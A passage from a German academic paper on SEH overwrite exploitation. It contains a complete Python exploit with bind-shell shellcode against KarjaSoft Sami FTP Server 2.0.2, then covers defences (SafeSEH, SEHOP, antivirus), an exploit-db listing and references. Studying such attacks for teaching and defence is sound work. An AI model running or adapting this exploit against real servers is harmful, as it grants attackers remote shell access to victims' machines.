

Abbildung 4.5: Programm steht kurz vor der Ausführung des kurzen Sprungs in den Shellcode

Der finale Schritt für einen erfolgreichen Exploit ist die Einführung eines eigenen Shellcodes.

```
#!/usr/bin/python
import socket

OFFSET = 'A' * 596
SEH = "\xDE\x2A\x02\x10" # 0x10022ADE POP POP RET Gadget, tmp01.dll
NSEH = "\xeb\x06\x90\x90" # JMP x06 Byte into shellcode

# fstenv trick to get eip: phrack number 62
# and store it into EAX for the metasploit shell (BufferRegister)
getEIPinEAX = "D9EED934E48B44E40C040b".decode('hex')
#CPU Disasm
#Hex dump          Command
#  D9EE             FLDZ
#  D934E4           FSTENV SS:[ESP]
#  8B44E4 0C        MOV EAX,DWORD PTR SS:[ESP+0C]
#  04 0B            ADD AL,0B

# Bind shellcode on port 4444 - alpha mixed BufferRegister=EAX
SHELLCODE = (
getEIPinEAX +
"PYIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIylm8mRS0UP7p"
"e0K9jEDqYPU4Nk60VPlKCbdLnkbrWdLKqb4hfoNWczEvdqyoNLElpaalC2dl10kq"
"xO6mEQ9WxbjRf22wNkf220lKsz5lNkblr1sHxcsxGqZqcaLK0YQ05QiCNkCyB8Hc"
"VZ1Ynk5dlKEQyF01IoNLYQHOvm31yW6X9pRUXvwsSMIhgKqmDdT5KTf8NkaHWTEQ"
"yCavNkDLBklKbx7lgqN3nkC4nkuQXPk9w47Tq4skaKsQV9pZPQkOYpcosobzNkWb"
"8kNmSmbH5cP2C0Wpu8Qgd3UbCof4e80LD7ev379oyElxlP31GpWpFIo4V4bpCXa9"
"op2KePyohURJFhPY0P8bimw0pPG0rpu8xjDOYOipYoiEj7QxWrC0wa3lmYZFbJDP"
"qFqGCXYRIKDw3WkOZuv7CXNWkYehKOkOiEaGPhD4HlwKm1KOhUQGJ7BHRUpnrmqq"
"Iokee83S2McT30oyXcQGV767FQIfcZfrv9PVYrImQvKwG4DdelvaGqLM0D5tDPO6"
"GpRd0T602vaFF6w666rnqFsf2sPV0h2YzleoovYoXUK9kPrnSfPFYo00Ph7xk7wm"
"sPYoKeMkxplulb2vsXoVmEOMomKO9EgL4FCLFjk0YkM0qec5Mkg7FsD2ROqzGpv3"
"ioJuAA"
)

PAYLOAD = OFFSET + NSEH + SEH + SHELLCODE

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.1.105",21))
s.recv(1024)
s.send('USER ' + PAYLOAD + '\r\n')
s.recv(1024)
s.send('PASS pwned\r\n')
s.recv(1024)
s.close()
```

Quelltext 4.6: Fertiges Sami FTP Exploit mit Shellcode

Wenn wir dieses Script nun ausführen, können wir uns mit netcat in die Shell der Zielmaschine einloggen und beliebige Befehle ausführen.



Abbildung 4.6: Fernzugriff durch eine Shell nach einem erfolgreichen Exploit

5 Schutzmechanismen

5.1 SafeSEH

Microsoft hat mit Windows Server 2003 und XP SP2 eine Schutzmaßnahme integriert, welche es verhindern soll, dass die Adressen der SEHs überschrieben werden können. Dies wird erzielt, indem während des Linkprozesses eines Programms eine Liste von sicheren Exception Handler Adressen in das Image geschrieben wird. Falls eine Exception zur Laufzeit auftritt, überprüft das Betriebssystem, ob die Adresse des Exception Handlers in der Liste der sicheren Adressen enthalten ist und bricht im Falle einer fehlerhaften Adresse das Programm ab.

Versucht beispielsweise ein Angreifer, eine Adresse zu einem POP POP RET Gadget in den SEH Eintrag zu schreiben, würde das Betriebssystem vor der Ausführung erkennen, dass diese Adresse nicht in der Liste der sicheren Exception Handler vorkommt und würde daraufhin das Programm beenden.

Diese Schutzmaßnahme ist jedoch nur unter der Bedingung wirksam, dass alle der geladenen Module mit SafeSEH kompiliert wurden. Ansonsten ist ein Sprung in diese unabgesicherten Module ohne weiteres möglich.[2]

5.2 Structured Exception Handler Overwrite Protection

Seit Windows Vista SP1 bzw. Server 2008 enthält das Betriebssystem eine weitere Sicherheitsvorkehrung, um das Manipulieren von SEH-Chains zu erschweren. SEHOP stellt eine Erweiterung der Structured Exception Handlings dar und implementiert weitere Sicherheitsüberprüfungen für die SEH Strukturen, welche in einem Programm genutzt werden.

Der von SEHOP verwendete Validierungs-Algorithmus wurde von Alexander Sotirov im Rahmen von Black Hat (einer Infosec Konferenz) im Jahr 2008 veröffentlicht.[12]

Aus dem Quelltext geht hervor, dass folgende Bedingungen erfüllt sein müssen, damit eine Adresse als valide Exception anerkannt und ausgeführt wird[14]:

- Die Seite muss ausführbar sein.
- Die SEH-Chain muss mit einer speziellen SEH Struktur enden (`NSEH = 0xFFFFFFFF` und `SEH = ntdll!FinalExceptionHandler`).
- Alle SEH Strukturen müssen mit 4-Byte im Speicher ausgerichtet sein.
- Alle SEH Pointer müssen auf den Stack zeigen.

Diese Überprüfungen in Verbindung mit DEP und ASLR erschweren es Angreifern enorm, SEH Overwrites durchzuführen. Problematisch ist jedoch, dass dieses Feature nur unter den Server Versionen standardmäßig aktiviert ist. Der Grund hierfür ist laut Microsoft die mangelhafte Kompatibilität mit einigen Anwendungen.

5.3 Antivirenprogramme

Auch Antivirenprogramm-Hersteller werben damit, dass ihre Produkte Angriffe wie SEHOs zuverlässig verhindern können.[13]



Abbildung 5.1: Symantec behauptet SEHOs zur Laufzeit abzuwehren

Die Funktionsweise dieser Programme wurde nicht veröffentlicht. Vermutlich führen sie ähnliche dynamische Überprüfungen zur Laufzeit durch, wie es auch SEHOP von Microsoft tut.

6 Aktuelles

In den letzten Jahren wurden SEHO Exploits in namenhafter Software immer seltener. Das liegt hauptsächlich an der weiten Verbreitung von SafeSEH. Trotzdem tauchen immer neue Exploits auf und die Tatsache, dass veraltete Software (ohne SafeSEH) auf aktuellen Systemen immer noch kompatibel ist, trägt dazu bei.

EXPLOIT DATABASE

Home Exploits Shellcode Papers Google Hacking Database Submit Search

SEH | CVE (eg: 2015-1423) | I'm not a robot | reCAPTCHA Privacy - Terms | SEARCH | MORE OPTIONS

459 total entries

<< prev 1 2 3 4 5 6 7 8 9 10 next >>

Date	D	A	V	Title	Platform	Author
2017-01-02				Internet Download Accelerator 6.10.1.1527 - FTP Buffer Overflow (SEH)	Windows	Fady Mohammed
2016-12-15				Nidesoft MP3 Converter 2.6.18 - SEH Local Buffer Overflow	Windows	malwrforensics
2016-12-10				10-Strike Network File Search Pro 2.3 - SEH Local Buffer Overflow	Windows	malwrforensics
2016-12-05				Dup Scout Enterprise 9.1.14 - Buffer Overflow (SEH)	Windows	vportal
2016-11-15				Easy Internet Sharing Proxy Server 2.2 - SEH Overflow (Metasploit)	Windows	Tracy Turben
2016-11-01				KarjaSoft Sami FTP Server 2.0.2 - USER/PASS Remote Buffer Overflow (SEH)	Windows	n30m1nd
2016-10-31				Rumba FTP Client 4.x - Stack Buffer Overflow (SEH)	Windows	Umit Aksu
2016-10-25				Network Scanner 4.0.0 - SEH Local Buffer Overflow	Windows	n30m1nd
2016-07-29				Easy File Sharing Web Server 7.2 - SEH Overflow (Egghunter)	Windows	ch3rn0byl
2016-07-25				Mediacoder 0.8.43.5852 - '.m3u' SEH Exploit	Windows	Karn Ganeshen
2016-06-27				Mediacoder 0.8.43.5830 - '.m3u' Buffer Overflow SEH Exploit	Windows	Sibusiso Sishi
2016-06-20				Tomabo MP4 Player 3.11.6 - SEH Based Stack Overflow (Metasploit)	Windows	s0nk3y
2016-05-11		-		CIScan 1.00 - Hostname/IP Field Overwrite (SEH) (PoC)	Windows	Nipun Jaswal

Abbildung 6.1: Eine Liste der neusten SEH Exploits auf exploit-db.com

Literatur

[1] Peter Van Eeckhoutte. *Exploit writing tutorial part 3 : SEH Based Exploits*. Veröffentlicht: 2009, Abgerufen: 04.01.2017. URL: https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/.

[2] Peter Van Eeckhoutte. *Exploit writing tutorial part 6 : Bypassing Stack Cookies, SafeSeh, SEHOP, HW DEP and ASLR*. Veröffentlicht: 2009, Abgerufen: 04.01.2017. URL: https://www.corelan.be/index.php/2009/09/21/exploit-writing-tutorial-part-6-bypassing-stack-cookies-safeseh-hw-dep-and-aslr/.

[3] Corelan GCV. *Corelan Repository for mona.py*. Veröffentlicht: 2014, Abgerufen: 04.01.2017. URL: https://github.com/corelan/mona.

[4] Immunity Inc. *Immunity Debugger*. Veröffentlicht: 2007, Abgerufen: 04.01.2017. URL: https://www.immunityinc.com/products/debugger/.

[5] Donald E. Knuth. *The Art of Computer Programming, Volume 1: (3rd Ed.) Fundamental Algorithms*. Redwood City, CA, USA: Addison Wesley Longman Publishing Co., Inc., 1997. ISBN: 0-201-89685-0.

[6] David Litchfield. *Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server*. Veröffentlicht: 2003, Abgerufen: 04.01.2017. URL: https://pdfs.semanticscholar.org/cf20/2abd9d5e866659be3cfbb1cb094d60d5484c.pdf.

[7] Matt Miller. *Preventing the Exploitation of Structured Exception Handler (SEH) Overwrites with SEHOP*. Veröffentlicht: 2009, Abgerufen: 04.01.2017. URL: https://blogs.technet.microsoft.com/srd/2009/02/02/preventing-the-exploitation-of-structured-exception-handler-seh-overwrites-with-sehop/.

[8] n30m1nd. *KarjaSoft Sami FTP Server 2.0.2 - USER/PASS Remote Buffer Overflow (SEH)*. Veröffentlicht: 2016, Abgerufen: 04.01.2017. URL: https://www.exploit-db.com/exploits/40675/.

[9] Aleph One. "Smashing The Stack For Fun And Profit". In: *Phrack* 7 (49). Veröffentlicht: 1996, Abgerufen: 04.01.2017. URL: http://www.phrack.org/archives/issues/49/14.txt.

[10] Oracle. *What Is an Exception?* Veröffentlicht: 2011, Abgerufen: 04.01.2017. URL: https://docs.oracle.com/javase/tutorial/essential/exceptions/definition.html.

[11] Rapid7. *Offizielle Webpräsenz von Metasploit*. Abgerufen: 04.01.2017. URL: https://www.metasploit.com/.

[12] Alexander Sotirov. *Bypassing Browser Memory Protections*. Veröffentlicht: 2008, Abgerufen: 04.01.2017. URL: http://www.hakim.ws/BHUSA08/speakers/Sotirov_Dowd_Bypassing_Memory_Protections/BH_US_08_Sotirov_Dowd_Bypassing_Memory_Protections.pdf.

[13] Symantec. *Attack: Structured Exception Handler Overwrite*. Abgerufen: 04.01.2017. URL: https://www.symantec.com/security_response/attacksignatures/detail.jsp?asid=61000.

[14] Sysdream. *Bypassing SEHOP*. Veröffentlicht: 2009, Abgerufen: 04.01.2017. URL: https://repo.zenk-security.com/Reversing%20.%20cracking/Bypassing%20SEHOP.pdf.

[15] Common Vulnerabilities und Exposures. *CVE-2006-0441*. Veröffentlicht: 2006, Abgerufen: 04.01.2017. URL: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-0441.

[16] Georgia Weidman. *Penetration Testing: A Hands-On Introduction to Hacking*. 245 8th Street, San Francisco, CA 94103: No Starch Press, Inc., 2014. ISBN: 1-59327-564-1.